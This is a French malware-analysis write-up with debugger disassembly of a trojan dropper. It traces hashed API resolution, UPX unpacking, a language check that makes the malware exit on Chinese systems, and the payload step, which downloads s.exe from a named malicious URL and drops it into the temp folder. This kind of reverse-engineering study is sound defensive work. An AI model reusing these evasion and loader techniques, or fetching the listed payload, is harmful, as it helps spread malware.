0040F221    MOV ESI,DWORD PTR DS:[ESI+EBP+78] ; 7C800168 Export Table
address = 262C

0040F225    ADD ESI,EBP   ; export table RVA + base_krn
0040F227    PUSH ESI
0040F228    MOV ESI,DWORD PTR DS:[ESI+20]
0040F22B    ADD ESI,EBP   ; ESI pointe sur un ptr_array
0040F22D    XOR ECX,ECX   ; ECX mis à 0
0040F22F    DEC ECX       ; junk
0040F230    INC ECX       ; junk
0040F231    LODS DWORD PTR DS:[ESI]
0040F232    ADD EAX,EBP   ; ptr vers les noms des apis contenues dans
l'ExportTable

0040F234    XOR EBX,EBX   ; ebx est mis a 0
0040F236    MOVSX EDX,BYTE PTR DS:[EAX] ; met ds edx le char du nom de
l'api
0040F239    CMP DL,DH     ; compare le char a 0
0040F23B    JE SHORT <sm.api_terminated> ; si 0, null-byte de fin de chaine
donc exit
0040F23D    ROR EBX,0D    ; décalage vers la droite de ebx par 0Dh
0040F240    ADD EBX,EDX   ; auquel on ajoute la valeur du char
0040F242    INC EAX       ; on incrémente le pointeur vers le nom de l'api
0040F243    JMP SHORT <sm.loop_api> ; et on boucle
0040F245    CMP EBX,DWORD PTR DS:[EDI] ; compare le résultat a l'API
recherchée
0040F247    JNZ SHORT <sm.bad_api> ; si pas égal recommence

```

La méthode la plus commune dans la récupération d'apis par les malwares constitue en le calcul d'un crc, custom ou non, sur les noms apis dans l'export table, puis à une comparaison avec les CRC hardcodés dans la mémoire des noms des apis recherchés. Si les deux concordent, c'est que nous avons la bonne api, ne reste plus qu'à récupérer son adresse. Ici, le trojan adopte une méthode plus simple, mais au résultat similaire, qui consiste à additionner chaque caractère du nom de l'api et à faire un ROR sommedeschar,0Dh à chaque boucle dessus. Lorsque le résultat est égal à celui en mémoire, c'est qu'il s'agit d'une des quatre apis recherchées.

```

0040F24A    MOV EBX,DWORD PTR DS:[ESI+24] ; 04424h
0040F24D    ADD EBX,EBP   ; ebp = base_krn32
0040F24F    MOV CX,WORD PTR DS:[EBX+ECX*2]
0040F253    MOV EBX,DWORD PTR DS:[ESI+1C]
0040F256    ADD EBX,EBP
0040F258    MOV EAX,DWORD PTR DS:[EBX+ECX*4]
0040F25B    ADD EAX,EBP   ; adresse de l'api récupérée
0040F25D    STOS DWORD PTR ES:[EDI] ; remplace le "crc" par l'adresse
de l'api

```

loopd, on effectue 4 fois la routine (récupération de 4 apis : VirtualAlloc, VirtualFree, LoadLibraryA, getprocadress)

```

0040F19D FF70 F0    PUSH DWORD PTR DS:[EAX-10]    ; kernel32.VirtualAlloc
0040F1A0 5B        POP EBX
0040F1A1 FF70 F4    PUSH DWORD PTR DS:[EAX-C]    ; kernel32.VirtualFree
0040F1A4 59        POP ECX
0040F1A5 FF70 F8    PUSH DWORD PTR DS:[EAX-8]    ; kernel32.LoadLibraryA
0040F1A8 5F        POP EDI
0040F1A9 FF70 FC    PUSH DWORD PTR DS:[EAX-4]    ; kernel32.GetProcAddress
0040F1AC 5E        POP ESI

```

analyse de virtualalloc dans Word

```

0040F1CD > 58        POP EAX
0040F1CE BB D5990250 MOV EBX,500299D5
0040F1D3 81EB 51960250 SUB EBX,50029651    ; soit 384h
0040F1D9 03C3      ADD EAX,EBX        : ajouté a eax, pointeur en
0040F1CD
0040F1DB 50        PUSH EAX           ; sm.0040F551 (ptr vers exe embedded)
0040F1DC E8 B2000000 CALL sm.0040F293

```

```

0040F355 50        PUSH EAX           ; kernel32.dll
0040F356 FF5424 2C   CALL DWORD PTR SS:[ESP+2C]    ;
loadlibraryA

```

```

0040F368 FF5424 2C   CALL DWORD PTR SS:[ESP+2C]    ; getprocadress
récupère virtualprotect, regclosekey, etc, ds pls dll. iat a cette adresse : 00943086

```

ensuite charge user32, et récupère wsprintf.
EDI 00943180 ASCII "M9" --> un marqueur ?

```

0040F404 CALL EDX        ; appelle la dll
on rentre dans une routine upx :

```

```

0094294B PUSHAD
0094294C MOV ESI,93F000
00942951 LEA EDI,DWORD PTR DS:[ESI+FFFD2000]
00942957 PUSH EDI
00942958 OR EBP,FFFFFFFF
0094295B JMP SHORT 0094296A
0094295D NOP
0094295E NOP
0094295F NOP

```

```

00913857 LEA EAX,DWORD PTR DS:[91377C]
0091385D JMP EAX
=> le JMP après le popad envoie ici

```

```

0091377C PUSH ECX
=> jmp eax envoie ici

```

```

00913780 CALL DWORD PTR DS:[914094]    ; kernel32.GetACP
Retrieves the current Windows ANSI code page identifier for the operating system.
00913786 CMP EAX,3A8
936 gb2312 ANSI/OEM Simplified Chinese (PRC, Singapore); Chinese Simplified (GB2312)
0091378B MOV DWORD PTR DS:[91F07C],EAX
00913790 JE 00913846    => badboy

```

```

00913561 PUSH 918A1C ; ASCII "SYSTEM\CurrentControlSet\Control\Nls\Language"
00913566 PUSH 80000002
0091356B MOV DWORD PTR SS:[EBP-C],1
00913572 CALL DWORD PTR DS:[914018] ; advapi32.RegOpenKeyExA

00913595 PUSH EAX
00913596 PUSH 0
00913598 PUSH 918A0C ; ASCII "InstallLanguage"
0091359D PUSH DWORD PTR SS:[EBP-4]
009135A0 CALL DWORD PTR DS:[91401C] ; advapi32.RegQueryValueExA
009135A6 LEA EAX,DWORD PTR SS:[EBP-110]
009135AC PUSH 918A04 ; ASCII "0804"
009135B1 PUSH EAX ; valeur installlanguage, 040C
009135B2 CALL 00913BC0 ; compare les deux

009137A3 MOV EBX,918A78; ASCII "MN_XADLEBDGTWUIAIHDIIASDOOAOIDCDDDD0"
009137A8 PUSH EBP ; sauve EBP
009137A9 MOV EBP,DWORD PTR DS:[914090] ; kernel32.OpenEventA
009137AF XOR ESI,ESI
009137B1 PUSH EBX ; nom de l'event
009137B2 PUSH ESI ; push 0
009137B3 PUSH 1F0003 ; EVENT_ALL_ACCESS (0x1F0003) All possible access
rights for an event object. Use this right only if your application requires access beyond that
granted by the standard access rights and EVENT_MODIFY_STATE. Using this access right
increases the possibility that your application must be run by an Administrator.
009137B8 CALL EBP ; kernel32.OpenEventA

009137C9 PUSH EBX
009137CA PUSH 1
009137CC PUSH ESI
009137CD PUSH ESI
009137CE CALL DWORD PTR DS:[91408C] ; kernel32.CreateEventA
009137D4 CMP DWORD PTR DS:[91F070],ESI
009137DA MOV DWORD PTR DS:[91F088],EAX
009137DF JNZ SHORT 00913808

```

Creates or opens a named or unnamed event object. If the function succeeds, the return value is a handle to the event object.

```

0012FF34 00000000 |pSecurity = NULL
0012FF38 00000000 |ManualReset = FALSE
0012FF3C 00000001 |InitiallySignaled = TRUE
0012FF40 00918A78 \EventName = "MN_XADLEBDGTWUIAIHDIIASDOOAOIDCDDDD0"

```

```

0040F261 E8 83FFFFFF CALL sm.0040F1E9

```

```

0040F1E9 5F POP EDI
0040F1EA 68 54CAAF91 PUSH 91AFCA54
0040F1EF 8F07 POP DWORD PTR DS:[EDI]
0040F1F1 68 AC330603 PUSH 30633AC
0040F1F6 8F47 04 POP DWORD PTR DS:[EDI+4]
0040F1F9 68 8E4E0EEC PUSH EC0E4E8E

```

```

0040F1FE 8F47 08      POP DWORD PTR DS:[EDI+8]
0040F201 68 AAFCD7C   PUSH 7C0DFCAA
0040F206 8F47 0C      POP DWORD PTR DS:[EDI+C]
0040F209 8BE8        MOV EBP,EAX
0040F20B 8BF7        MOV ESI,EDI
0040F20D 6A 04       PUSH 4
0040F20F 59          POP ECX
0040F210 E8 07000000 CALL sm.0040F21C
0040F215 ^ E2 F9     LOOPD SHORT sm.0040F210
0040F217 ^ EB 82     JMP SHORT sm.0040F19B
0040F219 51          PUSH ECX
0040F21A 59          POP ECX

```

```

0040F245 3B1F        CMP EBX,DWORD PTR DS:[EDI]
DS:[0040F266]=91AFCA54
EBX=69F71AF3

```

```

0040B0AA 66:8138 A09F  CMP WORD PTR DS:[EAX],9FA0
0040B0B8 66:8138 00A0  CMP WORD PTR DS:[EAX],0A000
0040B0D2 66:8138 0828  CMP WORD PTR DS:[EAX],2808
0040B11B 2D 0AB10000  SUB EAX,0B10A

```

=> récupérer l'image base du module. comment faire un GetModuleHandle masqué ?

```

0040B13D 81C6 00B20100  ADD ESI,1B200      ; ESI 0041B200 sm.0041B200
0040B152 81C7 00D00000  ADD EDI,0D000     ; EDI 0040D000 sm.0040D000
0040B174 833E 00        CMP DWORD PTR DS:[ESI],0 ;
0040B19D F3:A4        REP MOVSB BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
00418F1B 35 0F00CF5F   XOR EAX,5FCF000F
00418F20 A1 85B04100   MOV EAX,DWORD PTR DS:[<&kernel32.GetModuleHandleA>]
00418F25 25 FFFF0000   AND EAX,0FFFF
00418F2A 3D A49F0000   CMP EAX,9FA4
00418F2F 76 1D        JBE SHORT sm.00418F4E
00418F41 3D 07A00000   CMP EAX,0A007
00418F46 77 06        JA SHORT sm.00418F4E
00418F50 3D 08280000   CMP EAX,2808
00418F55 75 06        JNZ SHORT sm.00418F5D

```

```

00418F69 B8 FB173900   MOV EAX,3917FB
00418F74 05 7D980800  ADD EAX,8987D
00418F7D 50           PUSH EAX                0012FF74 0041B078 ASCII
"kernel32.dll"
00418F7E B8 C48A4000   MOV EAX,sm.00408AC4
00418F83 56           PUSH ESI
00418F84 0F00C6       SLDT SI
00418F87 5E           POP ESI
00418F88 05 C1250100  ADD EAX,125C1
00418F8D 53           PUSH EBX
00418F8E F7DB        NEG EBX
00418F90 5B           POP EBX
00418F91 FF10        CALL DWORD PTR DS:[EAX]
00418F93 05 1C010000  ADD EAX,11C
00418F98 8138 0000807C  CMP DWORD PTR DS:[EAX],7C800000
00418F9E 75 01        JNZ SHORT sm.00418FA1

```

```

0040F1AD 51           PUSH ECX                ; 0012FF9C 7C809B84 kernel32.VirtualFree
0040F1AE 56           PUSH ESI                ; 0012FF98 7C80AE40 kernel32.GetProcAddress

```

puis f8, appel de VirtualAlloc

0040F1B0 PUSH 40 ; flProtect [in] ; PAGE_EXECUTE_READWRITE 0x40.
Enables execute, read-only, or read/write access to the committed region of pages.
0040F1B2 PUSH 1000 ; flAllocationType [in] ; The type of memory allocation.
MEM_COMMIT 0x1000. Allocates physical storage in memory or in the paging file on disk for
the specified reserved memory pages. The function initializes the memory to zero.
0040F1B7 PUSH 80000 ; dwSize [in] ; The size of the region, in bytes.
0040F1BC PUSH 0 ; lpAddress [in, optional] ; If this parameter is NULL, the
system determines where to allocate the region.
0040F1BE CALL EBX ; kernel32.VirtualAlloc

```
0040F2DB F3:A5 REP MOVSD WORD PTR ES:[EDI],WORD PTR DS:[ESI]
0040F2DD 8BC8 MOV ECX,EAX
0040F2DF 83E1 03 AND ECX,3
0040F2E2 85D2 TEST EDX,EDX
0040F2E4 F3:A4 REP MOVSD BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
0040F2E6 76 30 JBE SHORT sm.0040F318
0040F2E8 8B4424 1C MOV EAX,DWORD PTR SS:[ESP+1C]
0040F2EC 895424 1C MOV DWORD PTR SS:[ESP+1C],EDX
0040F2F0 8B48 FC MOV ECX,DWORD PTR DS:[EAX-4]
0040F2F3 8B30 MOV ESI,DWORD PTR DS:[EAX]
0040F2F5 8B78 F8 MOV EDI,DWORD PTR DS:[EAX-8]
0040F2F8 8BD1 MOV EDX,ECX
0040F2FA 03F5 ADD ESI,EBP
0040F2FC 03FB ADD EDI,EBX
0040F2FE C1E9 02 SHR ECX,2
0040F301 F3:A5 REP MOVSD WORD PTR ES:[EDI],WORD PTR DS:[ESI]
0040F303 8BCA MOV ECX,EDX
0040F305 83C0 28 ADD EAX,28
0040F308 83E1 03 AND ECX,3
0040F30B F3:A4 REP MOVSD BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
```

```
0040F355 50 PUSH EAX
0040F356 FF5424 2C CALL DWORD PTR SS:[ESP+2C] ;
kernel32.LoadLibraryA
=> ici chargement des différentes dll
0040F35A 8BE8 MOV EBP,EAX
0040F35C 8B06 MOV EAX,DWORD PTR DS:[ESI]
0040F35E 85C0 TEST EAX,EAX
0040F360 74 18 JE SHORT sm.0040F37A
0040F362 8D4C18 02 LEA ECX,DWORD PTR DS:[EAX+EBX+2]
0040F366 51 PUSH ECX ; ASCII "LoadLibraryA"
0040F367 55 PUSH EBP ; base krn32
0040F368 FF5424 2C CALL DWORD PTR SS:[ESP+2C] ;
kernel32.GetProcAddress
=> ici chargement des différentes apis
```

a faire :

rajouter RegShot. étudier clefs créées / modifiées

0040D748 FF95 16000000 CALL DWORD PTR SS:[EBP+16] ; call VirtualProtect

III) Payload du malware

00C8FC94 00407035 ASCII "http://kmcmapo.net/link/img/s.exe"

Il lance internet explorer dans un nouveau thread (trojan dropper ?), cf. Alt + E dans Olly, ou mieux Process Monitor

Tester avec Whireshark

EAX 00B0FEB0 ASCII "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\gcgh.exe"

EBX 00407035 ASCII "http://kmcmapo.net/link/img/s.exe;"

5) Conclusion et remerciements

Je tiens à remercier :

Shub-Nigurath / ARTeam, pour le template Word

6) Références

- ¹ : http://fr.wikipedia.org/wiki/Payload#Virus_informatiques
- ² : <http://en.wikipedia.org/wiki/Dropper>
- ³ : <http://www.microsoft.com/whdc/system/platform/firmware/PECOFFdwn.mspx>
- ⁴ : <http://msdn.microsoft.com/fr-fr/library/4khtbfyf%28VS.80%29.aspx>
- ⁵ : <http://www.on-time.com/rtos-32-docs/rttarget-32/programming-manual/compiling/microsoft-visual-c.htm>

- 6 : - Kernel32.dll → GetModuleHandleA
 - User32.dll → DefFrameProcW
 - Advapi32.dll → QueryServiceConfigA
 - Shell32.dll → SHGetDiskFreeSpaceA
 - Gdi32.dll → GetBkColor

7 : - MZ :

The first bytes of a PE file begin with the traditional MS-DOS header, called an IMAGE_DOS_HEADER. The only two values of any importance are e_magic and e_lfanew. The e_magic field (a WORD) needs to be set to the value 0x5A4D. In ASCII representation, 0x5A4D is MZ.

- MS-DOS Stub :

The MS-DOS stub is a valid application that runs under MS-DOS. It is placed at the front of the EXE image. The linker places a default stub here, which prints out the message "This program cannot be run in DOS mode" when the image is run in MS-DOS.

- PE :

After the MS-DOS stub, at the file offset specified at offset 0x3c, is a 4-byte signature that identifies the file as a PE format image file. This signature is "PE\0\0" (the letters "P" and "E" followed by two null bytes).

<http://www.woodmann.com/crackz/Tutorials/Seh.htm>

Articles complémentaires :

Malware analysis : mise en place d'un lab et méthodologie

<http://blog.zeltser.com/post/1581504925/get-started-with-malware-analysis>
<http://blogs.sans.org/computer-forensics/2010/11/12/get-started-with-malware-analysis/>

paper pdf sans introduction to rem
reverse engineering cheat sheet

Autres exemples :

<http://fat.lyua.org/data.html>

MISC n°51 : Zeus/Zbot unpacking : Analyse d'un packer customisé, pages 11 à 17

MISC n°52 : Analyse du virus Murofet, pages 14 à 17

<http://beatrix2004.free.fr/YO1/index.html>

7) Historique

- Version 1.0 first public release

<http://support.clean-mx.de/clean-mx/viruses?id=688542>

date : 2010-11-11 08:32:21

closed : 2010-11-12 19:50:02